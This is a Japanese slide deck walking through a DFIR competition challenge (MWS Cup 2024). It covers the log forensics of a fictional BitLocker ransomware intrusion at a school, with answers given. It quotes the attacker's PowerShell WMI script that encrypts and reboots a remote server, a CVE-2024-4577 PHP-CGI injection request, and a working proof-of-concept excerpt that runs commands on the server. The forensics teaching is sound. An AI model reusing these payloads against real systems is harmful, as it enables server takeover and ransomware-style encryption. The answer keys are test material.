MWS Cup 2024 x DFIR 課題解説

MWS Cup 2024
DFIR作問チーム
阿部　航太

DFIR課題 作問メンバー

- ソリトンシステムズ
  - 荒木 粧子
  - 尾曲 晃忠
  - 木野田 渉
  - 伊神 和馬
  - 後藤 公太
  - 西井 雅人
  - 白鳥 隆史
  - 近藤 龍一
  - 朴 淑喜
- 日立製作所
  - 鬼頭 哲郎
- 日立システムズ
  - 関谷 信吾
- NTT西日本
  - 鴨下 将成
  - 市川 久哲
- NTTセキュリティ・ジャパン
  - 大倉 有喜
  - 戸祭 隆行
- NTTコミュニケーションズ
  - 二瓶 雄貴
  - 遠藤 行人
  - 阿部 航太
- 無所属
  - 天笠 智哉

あらすじ

イーデン・カレッジは、学問、スポーツ、芸術など様々な分野において優れた学生が集まる小中高一貫の国を代表する学校である。そのため、国を代表する著名人の子息も多く在学している。

Henderson先生からIT管理者に、Fileサーバにアクセスすることができないと連絡があった。IT管理者が確認したところ、確かにアクセスできないことが確認された。Webコンソールでファイルサーバを確認したところ、以下の画面が表示されていた。

事件を解決せよ！

Bitlockerの有効化について、誰にも心当たりがない。

昨年に引き続き、敵国の諜報活動が活発化しているとの情報がある。そのため、敵国スパイの諜報活動かもしれない。。

EDRログ、プロキシログ、Webサーバーのアクセスログを解析し、イーデン・カレッジでどのような出来事が起きたか明らかにして欲しい。


今年のテーマ

BitLockerを利用するランサムアクター

今年のテーマ


https://www.kaspersky.co.jp/about/press-releases/vir28052024

イーデンカレッジのIT環境構成図



競技で解析するログ

- 各エンドポイントのEDRログ
- インターネットの接続点に設置したProxyのログ
- Webサーバーのアクセスログ



解析するログ

EDRログ

- Soliton InfoTrace Mark II のログ
  - Soliton Dataset で提供されているデータと同様のフォーマット
- 記録されている情報
  - プロセスの起動・終了
  - ファイルの作成・削除
  - レジストリ操作
  - ネットワーク接続・切断
  - Windowsイベントログ情報
  - など

解析するログ

Proxyログ

- OSSのプロキシソフトウェア Squid のアクセスログ
- 記録されている情報
  - クライアントIPアドレス
  - HTTP リクエストメソッド
  - HTTP アクセス先URL
  - HTTP レスポンスステータスコード
  - クライアントから送信（アップロード）されたデータ量の合計
  - クライアントへ送信（ダウンロード）したデータ量の合計
  - リファラ
  - User-Agent
  - など

解析するログ

Webサーバーのアクセスログ

- OSSのプロキシソフトウェア Apache Web Server のアクセスログ
- 記録されている情報
  - クライアントIPアドレス
  - HTTP リクエストメソッド
  - HTTP アクセス先URL
  - HTTP レスポンスステータスコード
  - 転送容量
  - User-Agent
  - など

課題概要

0. Prologue 1			
1.1. Impact 1	1.2. Impact 1	.-3. Impact 1	1.4. Impact 1
2.1. Initial Access 1	2.2. Initial Access 1	3.1. Discovery 1	3.2. Discovery 1
4. Lateral Movement 1	5. Credential Access 2	6.1. Lateral Movement 1	6.2. Lateral Movement 1
6.3 . Lateral Movement 1	7. Exfiltration 1	8.1. Incident Response 1	8.2. Incident Response 1
8.3. Incident Response 1	8.4. Incident Response 2	8-5. Incident Response 2	8-6. Incident Response 2

FLAG/選択形式：20pts

記述形式: 5pts

問題解説

解説に使用するツール

- テキストエディタ: Visual Studio Code
  - 言語モードを「Log」にすることで、見やすくハイライトしてくれる
  - 表示の「右端で折り返す」必要に応じて切り替えると見やすい
  - ターミナルを表示し、grepを使う
- ログ検索コマンド: grep
  - LinuxやmacOSは標準的にインストール
  - Windowsの場合、WSLやCygwinをインストールして使うと良い
- Webブラウザ: Google Chrome
  - 関連情報をググるのに使用

1.1. Impact

FILE02において、BitLockerが適用されシステムが停止した時刻を調べたい。

FILE02において、Mark II Recorder が停止した時刻を答えよ。

- フォーマット: YYYY/MM/DD hh:mm:ss
- 回答例: 2024/10/23 09:00:00

1.1. Impact

File02で記録された最後のログを確認する

```
tail FILE02.log
```

```
10/01/2024 17:32:59.253 +0900 loc=en-US type=ITM2 sn=22404 lv=5 evt=sys subEvt=stop os=Win com="FILE02"
domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=4d2a03fe-5c05-4c67-8bda-8077b91c66b6
csid=S-1-5-21-2480531102-3678326410-2574593537 ip=172.16.2.103,fe80::3102:7da8:606a:4d81
mac=06:b2:8f:68:c8:33 sTime="09/26/2024 10:28:08.016" ver=3.2.6.35 logVer=3.2.6
```

1.1. Impact

InfoTrace Mark IIのマニュアルからも、このログがEDRの停止であることが分かる

3.1.1　ログの種類一覧

Mark II Recorder が出力するログの種類は、以下のとおりです。

表 3.1.2　ログの種類一覧

イベント名 （イベント）	サブイベント名 （サブイベント）	説明
Recorder （sys）	開始 （start）	Mark II Recorder が起動したときに出力されます。
	停止 （stop）	Mark II Recorder が停止したときに出力されます。
	実行中 （run）	毎日 0:00 に Mark II Recorder が実行中であるときに出力されます。 OS メンテナンス（os）イベントのスリープ（suspend）と復帰（resume）サブイベントの間に 0:00 を経過していた場合は、復帰（resume）サブイベントと同じ時刻に出力されます。
	設定更新 （chgConf）	Mark II Recorder の設定が更新されたときに出力されます。
	空き容量不足 （outDsk）	Mark II Recorder の起動時、または起動してから 1 時間ごとに行われる空き容量チェック時に、ログの保存先のドライブ空き容量が 5%未満である場合に、出力されます。 ※ログの保存先のドライブをデフォルトから変更している場合は、出力されません。

1.1. Impact

File02で記録された最後のログを確認する

```
tail FILE02.log
```

```
10/01/2024 17:32:59.253 +0900 loc=en-US type=ITM2 sn=22404 lv=5 evt=sys subEvt=stop os=Win com="FILE02"
domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=4d2a03fe-5c05-4c67-8bda-8077b91c66b6
csid=S-1-5-21-2480531102-3678326410-2574593537 ip=172.16.2.103,fe80::3102:7da8:606a:4d81
mac=06:b2:8f:68:c8:33 sTime="09/26/2024 10:28:08.016" ver=3.2.6.35 logVer=3.2.6
```

A. 2024/10/01 17:32:59

1.2. Impact

問題1.1の時刻以前に攻撃者によってFILE02で再起動を実行するコマンドおよび操作がされたと考えられる。

ログを解析したところ、FILE02のログには再起動を行ったとみられるコマンドの記録が残っていなかった。

そのため、別の端末からFILE02を再起動した可能性を考えた。

FILE02が再起動された直前にFILE02に対してリモートログインを行った端末のホスト名およびIPアドレスを答えよ

- フォーマット: ホスト名_IPアドレス (case insensitive)
- 回答例：WS02_172.16.1.102

1.2. Impact

File02へのリモートログインのログを確認し、ソースIPを確認する

```
cat FILE02.log | grep "subEvt=loginR"
```

```
10/01/2024 17:32:49.816 +0900 loc=en-US type=ITM2 sn=22368 lv=5 evt=session subEvt=loginR os=Win
com="FILE02" domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=4d2a03fe-5c05-4c67-8bda-8077b91c66b6
csid=S-1-5-21-2480531102-3678326410-2574593537 ip=172.16.2.103,fe80::3102:7da8:606a:4d81
mac=06:b2:8f:68:c8:33 usr="Viehmann" usrDomain="EDEN-COLLEGE.LOCAL" srcCom="-" srcIP="172.16.2.101"
srcPort=59134 evtRecID=238821
```

ホスト名については構成図から確認可能

A. DC01_172.16.2.101

1.3. Impact

問題1.2の端末からFILE02に対して実行した一連のコマンドのうち、最後に実行したPowerShellの実行内容として推測できるものを答えよ

- フォーマット: 実行コマンド列 (case insensitive)
- 回答例：shutdown /r /m ¥¥FILE02

1.3. Impact

DC01でのpowershell関連のログを調べる

```
cat DC01.log  | grep -i powershell
```

1.3. Impact

rdpclip.exeからPowerShellのウインドウにコマンドを貼り付けたログが存在

```
10/01/2024 17:25:48.240 +0900 loc=en-US type=ITM2 sn=73272 lv=5 evt=clip subEvt=copy os=Win com="DC01"
domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=f02cca14-4aae-402b-a8d9-2a2873957095
csid=S-1-5-21-1720067203-2924128797-2708492278 ip=172.16.2.101,fe80::74c9:7795:eb11:ce0
mac=06:00:f2:4b:34:cd rcCom="kali" rcIP=192.168.0.24 usr="Viehmann" usrDomain="EDEN-COLLEGE" sessionID=4
psGUID={F2C10936-4937-4E2F-ABAC-5784669EE078} psPath="C:\Windows\System32\rdpclip.exe"
winTitle="Administrator: Windows PowerShell" clipType=Text clipData="$strComputer = ""FILE02.
eden-college.local"""
10/01/2024 17:25:48.771 +0900 loc=en-US type=ITM2 sn=73273 lv=5 evt=clip subEvt=paste os=Win com="DC01"
domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=f02cca14-4aae-402b-a8d9-2a2873957095
csid=S-1-5-21-1720067203-2924128797-2708492278 ip=172.16.2.101,fe80::74c9:7795:eb11:ce0
mac=06:00:f2:4b:34:cd rcCom="kali" rcIP=192.168.0.24 usr="Viehmann" usrDomain="EDEN-COLLEGE" sessionID=4
psGUID={81D62D11-68BC-4BB4-A2FB-B281C348A07E} psPath="C:\Windows\System32\conhost.exe"
winTitle="Administrator: Windows PowerShell" clipType=Text clipData="$strComputer = ""FILE02.
eden-college.local""" spsGUID={F2C10936-4937-4E2F-ABAC-5784669EE078}
spsPath="C:\Windows\System32\rdpclip.exe"
```

1.3. Impact

その直後にConsoleHost_history.txt への書き込みも発生。
貼り付けたコマンドが実行されたと推測できる

```
10/01/2024 17:25:50.646 +0900 loc=en-US type=ITM2 sn=73274 lv=5 evt=file subEvt=create os=Win com="DC01"
domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=f02cca14-4aae-402b-a8d9-2a2873957095
csid=S-1-5-21-1720067203-2924128797-2708492278 ip=172.16.2.101,fe80::74c9:7795:eb11:ce0
mac=06:00:f2:4b:34:cd rcCom="kali" rcIP=192.168.0.24 usr="Viehmann" usrDomain="EDEN-COLLEGE" sessionID=4
psGUID={26B96E7A-9902-43E3-8B35-B84885B1CFAB} psPath="C:\Windows\System32\WindowsPowerShell\v1.
0\powershell.exe"
path="C:\Users\Viehmann\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt"
drvType=HDD
10/01/2024 17:25:50.646 +0900 loc=en-US type=ITM2 sn=73275 lv=5 evt=file subEvt=close os=Win com="DC01"
domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=f02cca14-4aae-402b-a8d9-2a2873957095
csid=S-1-5-21-1720067203-2924128797-2708492278 ip=172.16.2.101,fe80::74c9:7795:eb11:ce0
mac=06:00:f2:4b:34:cd rcCom="kali" rcIP=192.168.0.24 usr="Viehmann" usrDomain="EDEN-COLLEGE" sessionID=4
psGUID={26B96E7A-9902-43E3-8B35-B84885B1CFAB} psPath="C:\Windows\System32\WindowsPowerShell\v1.
0\powershell.exe"
path="C:\Users\Viehmann\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt"
drvType=HDD read=2 write=44 sha256=21e21caa980c00c084a359e2396546da23d9bbb7461369556f3af655dc8e6678
sTime="10/01/2024 17:25:50.646" crTime="10/01/2024 17:25:50.646" acTime="10/01/2024 17:25:50.646"
moTime="10/01/2024 17:25:50.646" size=44 new=1
```

1.3. Impact

awkでクリップボードで貼り付けた内容を取り出す

```
cat DC01.log  | grep -i powershell | grep "subEvt=copy" | awk -F
'clipData="' '{print $2}'  | awk '{print substr($0, 1,
length($0)-2)}'
```

1.3. Impact

awkでクリップボードで貼り付けた内容を取り出す

```
$strComputer = ""FILE02.eden-college.local""
(Get-WmiObject -ComputerName $strComputer -Query ""Select * from Win32_EncryptableVolume where (DriveLetter =
`""$env:SystemDrive`"")"" -Namespace 'root¥CIMv2¥Security¥MicrosoftVolumeEncryption' -ErrorAction
Stop).GetConversionStatus().ConversionStatus
Get-WmiObject -ComputerName $strComputer -Class Win32_TPM -Namespace 'root¥CIMv2¥Security¥MicrosoftTPM' -ErrorAction Stop
$Win32_EncryptableVolume = Get-WmiObject -ComputerName $strComputer -Query ""Select * from Win32_EncryptableVolume where
(DriveLetter = `""$env:SystemDrive`"")"" -Namespace 'root¥CIMv2¥Security¥MicrosoftVolumeEncryption' -ErrorAction Stop

$Win32_EncryptableVolume = Get-WmiObject -ComputerName $strComputer -Query ""Select * from Win32_EncryptableVolume where
(DriveLetter = `""$env:SystemDrive`"")"" -Namespace 'root¥CIMv2¥Security¥MicrosoftVolumeEncryption' -ErrorAction Stop
$Win32_EncryptableVolume.ProtectKeyWithNumericalPassword().ReturnValue
$VolumeKeyProtectorID_Numeric = $Win32_EncryptableVolume.GetKeyProtectors(3).VolumeKeyProtectorID
$Win32_EncryptableVolume.GetKeyProtectorNumericalPassword($VolumeKeyProtectorID_Numeric)

$Win32_EncryptableVolume.Encrypt(0,0x00000001).ReturnValue
$Win32_EncryptableVolume.GetConversionStatus().ConversionStatus

$Win32_OperatingSystem = Get-WmiObject Win32_OperatingSystem -ComputerName $strComputer
$Win32_OperatingSystem.Reboot()
```

1.3. Impact

awkでクリップボードで貼り付けた内容を取り出す

A. $Win32_OperatingSystem.Reboot()

1.4. Impact

続いて、問題1.2の端末へどのように侵入されたかを調べた。
横展開に利用されたプロトコルおよびユーザー名を答えよ。

プロトコル名については、次の記号で答えよ
ア：WinRM、イ：RDP、ウ：SMB、エ：SSH、オ：DCOM

- フォーマット: プロトコルの記号_ユーザー名 (case insensitive)
- 回答例: カ_user

1.4. Impact

Rdpclip.exeでクリップボードが操作されていて、その接続元ホストが kali なので、RDPで接続してきてることが分かる。

ユーザー名もログ中に記載

```
10/01/2024 17:25:48.240 +0900 loc=en-US type=ITM2 sn=73272 lv=5 evt=clip subEvt=copy os=Win com="DC01"
domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=f02cca14-4aae-402b-a8d9-2a2873957095
csid=S-1-5-21-1720067203-2924128797-2708492278 ip=172.16.2.101,fe80::74c9:7795:eb11:ce0
mac=06:00:f2:4b:34:cd rcCom="kali" rcIP=192.168.0.24 usr="Viehmann" usrDomain="EDEN-COLLEGE" sessionID=4
psGUID={F2C10936-4937-4E2F-ABAC-5784669EE078} psPath="C:\Windows\System32\rdpclip.exe"
winTitle="Administrator: Windows PowerShell" clipType=Text clipData="$strComputer = ""FILE02.
eden-college.local"""
```

A. イ_Viehmann

2.1. Initial Access

問題1.2のマシンは内部ネットワークに属しており、外部から直接アクセスすることはできない。そのため、内部のいずれかのマシンが侵害され踏み台として利用された可能性が考えられる。

IT管理者に確認したところ、外部公開しているサーバーはWEB01のみであり、このサーバーではPHPおよびApache httpdが動作しているとのことだった。

システム管理者からApache httpdのログを受け取った。（配布zipファイルの `apache_logs`）

WEB01で動作しているPHPのバージョンを答えよ。

回答例: 8.3.12

2.1. Initial Access

PHP関連のプロセスの起動ログを見る

```
cat WEB01.log | grep php | grep "subEvt=start"
```

```
10/01/2024 17:04:05.341 +0900 loc=ja-JP type=ITM2 sn=23955 lv=6 rs=4 trs=394 rf=C16:C8:L8:R8 evt=ps
subEvt=start os=Win com="Web01" domain="EDEN-COLLEGE" profile="MWSCup_server"
tmid=108dc826-9087-4520-be64-3992cc4f80a5 csid=S-1-5-21-265103748-3596779852-4006323636 ip=172.16.4.101,
fe80::9556:4ca:371b:5ed3 mac=06:bf:16:7c:d3:c7 usr="green" usrDomain="EDEN-COLLEGE" sessionID=2 psGUID=
{86A9C761-9E4A-4937-BF23-18EF319447E8} psPath="C:\xampp\php\php-cgi.exe" cmd=" d cgi.force_redirect=0  d
disable_functions=\"\"\"\"  d allow_url_include=1  d auto_prepend_file=php://input" psID=7736 parentGUID=
{B7AF706B-65E0-4959-813F-EDEF40636AB0} parentPath="c:\xampp\apache\bin\httpd.exe" psUser="Green"
psDomain="EDEN-COLLEGE" arc=x64 sha256=9aceb32fddea7bb95da6f5406b5b279b9f5362048b07091d5c92fda9b9733b0f
sha1=c2b35a2036fbf9cf783d5de82b86c4f7e1a78b55 md5=7043dbfd7534b5cd34c5338977c4bbab company="The PHP
Group" copyright="Copyright © The PHP Group" fileDesc="CGI / FastCGI" fileVer="8.2.12" product="PHP"
productVer="8.2.12" crTime="09/17/2024 17:55:23.593" acTime="09/17/2024 17:55:23.000" moTime="10/25/2023
06:56:48.000" size=69120 sig=None
```

A. 8.2.12

2.2. Initial Access

攻撃者がWEB01に侵入するために利用した脆弱性のCVE番号を答えよ。

- 回答例 ：CVE-2024-9014 (case insensitive)


2.2. Initial Access

Apacheのログ

```
182.20.219.61 - - [01/Oct/2024:17:04:05 +0900] "POST /php-cgi/php-cgi.exe?%ADd+cgi.force_redirect%3D0
+%ADd+disable_functions%3D%22%22+%ADd+allow_url_include%3D1+%ADd+auto_prepend_file%3Dphp://input HTTP/1.
1" 200 76018 "-" "python-requests/2.31.0"
```

EDRログ

```
10/01/2024 17:04:05.825 +0900 loc=ja-JP type=ITM2 sn=23958 lv=5 rs=4 trs=402 evt=ps subEvt=start os=Win
com="Web01" domain="EDEN-COLLEGE" profile="MWSCup_server" tmid=108dc826-9087-4520-be64-3992cc4f80a5
csid=S-1-5-21-265103748-3596779852-4006323636 ip=172.16.4.101,fe80::9556:4ca:371b:5ed3
mac=06:bf:16:7c:d3:c7 usr="green" usrDomain="EDEN-COLLEGE" sessionID=2 psGUID=
{6BA6379B-BBF7-4FE5-BCA3-3E5BA0ED5386} psPath="C:\Windows\SYSTEM32\cmd.exe" cmd="/s /c ""whoami""""
psID=7400 parentGUID={86A9C761-9E4A-4937-BF23-18EF319447E8} parentPath="C:\xampp\php\php-cgi.exe"
```



CVEdetails.com
powered by SecurityScorecard

- Vulnerabilities
  - By Date
  - By Type
  - Known Exploited
  - Assigners
  - CVSS Scores
  - EPSS Scores
  - Search
- Vulnerable Software
  - Vendors
  - Products
  - Version Search
- Vulnerability Intel.
  - Newsfeed
  - Open Source Vulns
  - Emerging CVEs
  - Feeds
  - Exploits
  - Advisories
  - Code Repositories
  - Code Changes
- Attack Surface
  - My Attack Surface

PHP » PHP » 8.2.12 : Security Vulnerabilities, CVEs

cpe:2.3:a:php:php:8.2.12:-:*:*:*:*:*:*

Published in: 2024 January February March April May June July August September October

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9 In CISA KEV Catalog

Sort Results By : Publish Date Update Date CVE Number CVE Number CVSS Score EPSS Score

Copy

CVE-2024-5585

In PHP versions 8.1.* before 8.1.29, 8.2.* before 8.2.20, 8.3.* before 8.3.8, the fix for CVE-2024-1874 does not work if the command name includes trailing spaces. Original issue: when using proc_open() command with array syntax, due to insufficient escaping, if the arguments of the executed command are controlled by a malicious user, the user can supply arguments that would execute arbitrary commands in Windows shell.

Source: PHP Group

Max CVSS	8.8
EPSS Score	0.44%
Published	2024-06-09
Updated	2024-07-28

CVE-2024-5458

In PHP versions 8.1.* before 8.1.29, 8.2.* before 8.2.20, 8.3.* before 8.3.8, due to a code logic error, filtering functions such as filter_var when validating URLs (FILTER_VALIDATE_URL) for certain types of URLs the function will result in invalid user information (username + password part of URLs) being treated as valid user information. This may lead to the downstream code accepting invalid URLs as valid and parsing them incorrectly.

Source: PHP Group

Max CVSS	5.3
EPSS Score	0.08%
Published	2024-06-09
Updated	2024-07-28

CVE-2024-4577

Known exploited Public exploit Used for ransomware

In PHP versions 8.1.* before 8.1.29, 8.2.* before 8.2.20, 8.3.* before 8.3.8, when using Apache and PHP-CGI on Windows, if the system is set up to use certain code pages, Windows may use "Best-Fit" behavior to replace characters in command line given to Win32 API functions. PHP CGI module may misinterpret those characters as PHP options, which may allow a malicious user to pass options to PHP binary being run, and thus reveal the source code of scripts, run arbitrary PHP code on the server, etc.

Source: PHP Group

Max CVSS	9.8
EPSS Score	96.32%
Published	2024-06-09
Updated	2024-08-14
CISA KEV Added	2024-06-12

https://www.cvedetails.com/vulnerability-list/vendor_id-74/product_id-128/version_id-1791723/PHP-PHP-8.2.12.html

2.2. Initial Access

CVE-2024-4577であたりをつけて、IoCを調べる

IoC

The attack can be detected by looking for a « Soft-Hyphen » character (%AD encoded) inside a HTTP request URL.
For exemple :

- *https://example.com/test.php?%ADd+allow_url_include%3d1+%ADd+auto_prepend_file%3dphp://input*

https://www.stormshield.com/news/security-alert-php-cve-2024-4577-stormshields-product-response/

2.2. Initial Access

CVE-2024-4577であたりをつけて、PoCを調べる

```
31    headers = {"Content-Type": "application/x-www-form-urlencoded"}
32    php_settings = ["-d cgi.force_redirect=0", '-d disable_functions=""', "-d allow_url_include=1", "-d auto_prepend_file=php://input"]
33    settings_str = " ".join(php_settings).replace("-", "%AD").replace("=", "%3D").replace(" ", "+")
34    payload = f"/php-cgi/php-cgi.exe?{settings_str}"
35
36    def detect_php_cgi_injection(target, command="whoami"):
37        try:
38            encoded_command = base64.b64encode(f"echo '[S]'; system('{command}'); echo '[E]';".encode()).decode()
39            php_payload = f"<?php phpinfo(); echo eval(base64_decode('{encoded_command}')); die()?>"
40            payload_path = f"{target.rstrip('/')}{payload}"
41            response = requests.post(payload_path, headers=headers, data=php_payload, timeout=5, verify=False)
42            output_match = re.search(r"\[S\](.*?)\[E\]", response.text, re.DOTALL)
43            if output_match:
44                extracted_output = output_match.group(1).strip()
45                return extracted_output
46            return None
47        except requests.exceptions.RequestException:
48            return None
49
```

